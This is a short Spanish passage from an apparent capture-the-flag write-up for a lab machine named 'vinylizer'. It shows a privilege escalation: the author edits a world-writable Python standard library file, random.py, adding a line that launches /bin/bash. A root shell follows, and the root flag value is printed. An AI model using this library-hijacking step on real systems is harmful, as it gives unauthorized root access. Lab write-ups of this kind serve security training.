
```
shopadmin@vinylizer:~$ ll /usr/lib/python3.10/random.py
-rwxrwxrwx 1 root root 33221 Nov 20 15:14 /usr/lib/python3.10/random.py*
shopadmin@vinylizer:~$ nano /usr/lib/python3.10/random.py
```

Pues la modificamos para lanzar una shell con permisos de root



```
from warnings import warn as _warn
from math import log as _log, exp as _exp, pi as _pi, e as _e, ceil as _ceil
from math import sqrt as _sqrt, acos as _acos, cos as _cos, sin as _sin
from math import tau as TWOPI, floor as _floor, isfinite as _isfinite
import os ; os.system("/bin/bash")
from _collections_abc import Set as _Set, Sequence as _Sequence
from operator import index as _index
from itertools import accumulate as _accumulate, repeat as _repeat
```

y zasca...



```
root@vinylizer:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vinylizer:~# ll
total 36
drwx------  5 root root 4096 Jan 20 15:14 ./
drwxr-xr-x 19 root root 4096 Jan 20 13:46 ../
-rw-------  1 root root  181 Jan 20 15:14 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Jan 20 14:01 .cache/
drwxr-xr-x  3 root root 4096 Jan 20 14:56 .local/
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   11 Jan 20 14:59 root.txt
drwx------  3 root root 4096 Jan 20 13:51 snap/
root@vinylizer:~# cat root.txt
4UD10PH1L3
root@vinylizer:~# 
```

Lo tenemos resuelto